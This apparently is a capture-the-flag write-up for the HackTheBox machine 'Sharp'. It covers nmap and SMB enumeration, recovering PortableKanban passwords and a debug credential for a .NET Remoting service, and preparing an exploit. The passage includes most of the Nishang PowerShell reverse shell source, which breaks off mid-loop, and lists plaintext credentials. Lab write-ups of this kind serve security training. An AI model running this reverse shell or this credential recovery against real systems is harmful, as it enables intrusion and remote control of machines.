Sharp

Enumeration


nmap

```
└─# nmap -A -sC 10.10.10.219
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-08 21:08 IST
Nmap scan report for 10.10.10.219
Host is up (0.25s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8888/tcp open  storagecraft-image StorageCraft Image Manager
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 9m05s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-08T15:49:05
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
1   248.20 ms 10.10.14.1
2   247.81 ms 10.10.10.219

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.48 seconds
```

smb

Port 445, smb

```
smbmap -H 10.10.10.219 -R
```




Now get the files in the knaban directory.

using command `smbget -R smb://10.10.10.219/kanban`

And just press enter for the root password.

```
┌──(root💀kali)-[~/Desktop/Sharp]
└─# smbget -R smb://10.10.10.219/kanban
Password for [root] connecting to //kanban/10.10.10.219:
Using workgroup WORKGROUP, user root
smb://10.10.10.219/kanban/CommandLine.dll
smb://10.10.10.219/kanban/CsvHelper.dll
smb://10.10.10.219/kanban/DotNetZip.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Converter.Html.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Interpreter.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Parser.dll
smb://10.10.10.219/kanban/Itenso.Sys.dll
smb://10.10.10.219/kanban/MsgReader.dll
smb://10.10.10.219/kanban/Ookii.Dialogs.dll
smb://10.10.10.219/kanban/pkb.zip
smb://10.10.10.219/kanban/Plugins/PluginsLibrary.dll
smb://10.10.10.219/kanban/PortableKanban.cfg
smb://10.10.10.219/kanban/PortableKanban.Data.dll
smb://10.10.10.219/kanban/PortableKanban.exe
smb://10.10.10.219/kanban/PortableKanban.Extensions.dll
smb://10.10.10.219/kanban/PortableKanban.pk3
smb://10.10.10.219/kanban/PortableKanban.pk3.bak
smb://10.10.10.219/kanban/PortableKanban.pk3.md5
smb://10.10.10.219/kanban/ServiceStack.Common.dll
smb://10.10.10.219/kanban/ServiceStack.Interfaces.dll
smb://10.10.10.219/kanban/ServiceStack.Redis.dll
smb://10.10.10.219/kanban/ServiceStack.Text.dll
smb://10.10.10.219/kanban/User Guide.pdf
Downloaded 7.90MB in 118 seconds

┌──(root💀kali)-[~/Desktop/Sharp]
└─#
```

Running `ack -i "password"` in the folder where we saved the binaries



Passwords from PortableKanban.pk3


```
"Name":"lars","Initials":"","Email":"","EncryptedPassword":"Ua3LyPFM175GN8D3+tqwLA==","Role":"User"
```

```
"Name":"Administrator","Initials":"","Email":"","EncryptedPassword":"k+iUoOvQYG98PuhhRC7/rg==","Role":"Admin"
```

general


Create a zip of the files and transfer to a Windows VM and we have to run the binary PortableKanban.exe as said in the User Guide.

Trying the exe we got, fails on the password we got (as it is encrypted)
And there is another zip pkb.zip, extracting there is a fresh set of files.




copy the PortableKanban.pk3.bak from the one we got, and we got the a pop up that we have restored from PortableKanban.pk3.bak

And before running the exe remove the admin password from the copied PortableKanban.pk3.bak, then run the exe




log-in as Administrator, no password required.

go to setting, and user



un-check the hide passwords




got the lars password : G123HHrth234gRG

Now delete the old pkb folder, get a new fresh one. Again copy the pk3 file and make lars as admin!

[Screenshot 2021-02-08 at 10.55.11 PM.png]

This time login as lars use the password: G123HHrth234gRG

and we got the Admin password as well



Admin passwd : G2@$btRSHJYTarg

Back to Kali VM

Trying the admin passwd in the smb but not valid but lars one works.

```
smbmap -u lars -p G123HHrth234gRG -H 10.10.10.219
```


```
┌──(root💀kali)-[~]
└─# smbmap -u lars -p G123HHrth234gRG -H 10.10.10.219
[+] IP: 10.10.10.219:445        Name: 10.10.10.219
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        dev                                                     READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        kanban                                                  NO ACCESS

┌──(root💀kali)-[~]
└─#
```

Getting the fiels in dev folder

```
smbget -R smb://10.10.10.219/dev/ -U lars%G123HHrth234gRG
```

```
┌──(root💀kali)-[~/Desktop/Sharp]
└─# smbget -R smb://10.10.10.219/dev/ -U lars%G123HHrth234gRG
Using workgroup WORKGROUP, user lars
smb://10.10.10.219/dev//Client.exe
smb://10.10.10.219/dev//notes.txt
smb://10.10.10.219/dev//RemotingLibrary.dll
smb://10.10.10.219/dev//Server.exe
Downloaded 15.57kB in 9 seconds

┌──(root💀kali)-[~/Desktop/Sharp]
└─#
```

Create zip and back to Windows VM.




Lets debug to see whats in them

Using dnSpy to decompile the exe.

Open the exe and set the break point at starting.

On debugging I found the username and password.



Username : debug
Password : SharpApplicationDebugUserPassword123!

tcp://localhost:8888/SecretSharpDebugApplicationEndpoint

On more debugging found that its using `System.Runtime.Remoting.Channels.Tcp`

Exploit

So looking for its exploit.

Raw:
https://github.com/tyranid/ExploitRemotingService

Use this the compiled one:
https://github.com/parteeksingh005/ExploitRemotingService_Compiled

Download OpenVPN for windows, nc64.exe, nishang reverse tcp shell, ysoserial to serialise the payload.

After downloading the Invoke-PowerShellTcp.ps1 add `Invoke-PowerShellTcp -Reverse -IPAddress IP -Port port` at the end.

looks like:

```
function Invoke-PowerShellTcp

{

<#

.SYNOPSIS

Nishang script which can be used for Reverse or Bind interactive PowerShell
from a target.



.DESCRIPTION

This script is able to connect to a standard netcat listening on a port when
using the -Reverse switch.

Also, a standard netcat can connect to this script Bind to a specific port.



The script is derived from Powerfun written by Ben Turner & Dave Hardy
```

```
.PARAMETER IPAddress

The IP address to connect to when using the -Reverse switch.



.PARAMETER Port

The port to connect to when using the -Reverse switch. When using -Bind it is
the port on which this script listens.



.EXAMPLE

PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444



Above shows an example of an interactive PowerShell reverse connect shell. A
netcat/powercat listener must be listening on

the given IP and port.



.EXAMPLE

PS > Invoke-PowerShellTcp -Bind -Port 4444



Above shows an example of an interactive PowerShell bind connect shell. Use a
netcat/powercat to connect to this port.



.EXAMPLE
```

```
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port
4444



Above shows an example of an interactive PowerShell reverse connect shell over
IPv6. A netcat/powercat listener must be

listening on the given IP and port.



.LINK

http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-
1.html

https://github.com/nettitude/powershell/blob/master/powerfun.ps1

https://github.com/samratashok/nishang

#>

\[CmdletBinding(DefaultParameterSetName\="reverse")\] Param(



\[Parameter(Position = 0, Mandatory = $true, ParameterSetName\="reverse")\]

\[Parameter(Position = 0, Mandatory = $false, ParameterSetName\="bind")\]

\[String\]

$IPAddress,



\[Parameter(Position = 1, Mandatory = $true, ParameterSetName\="reverse")\]
```

```
\[Parameter(Position = 1, Mandatory = $true, ParameterSetName\="bind")\]

\[Int\]

$Port,



\[Parameter(ParameterSetName\="reverse")\]

\[Switch\]

$Reverse,



\[Parameter(ParameterSetName\="bind")\]

\[Switch\]

$Bind



)



try

{

#Connect back if the reverse switch is used.

if ($Reverse)

{

$client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
```

```
}



#Bind to the provided port if Bind switch is used.

if ($Bind)

{

$listener = \[System.Net.Sockets.TcpListener\]$Port

$listener.start()

$client = $listener.AcceptTcpClient()

}



$stream = $client.GetStream()

\[byte\[\]\]$bytes = 0..65535|%{0}



#Send back current username and computername

$sendbytes = (\[text.encoding\]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "\`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.\`n\`n")

$stream.Write($sendbytes,0,$sendbytes.Length)



#Show an interactive PowerShell prompt

$sendbytes = (\[text.encoding\]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
```

```
$stream.Write($sendbytes,0,$sendbytes.Length)



while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)

{

$EncodedText = New-Object -TypeName System.Text.ASCIIEncoding

$data = $EncodedText.GetString($bytes,0, $i)

try

{

#Execute the command on the target.

$sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

}

catch

{

Write-Warning "Something went wrong with execution of command on the target."

Write-Error $\_

}

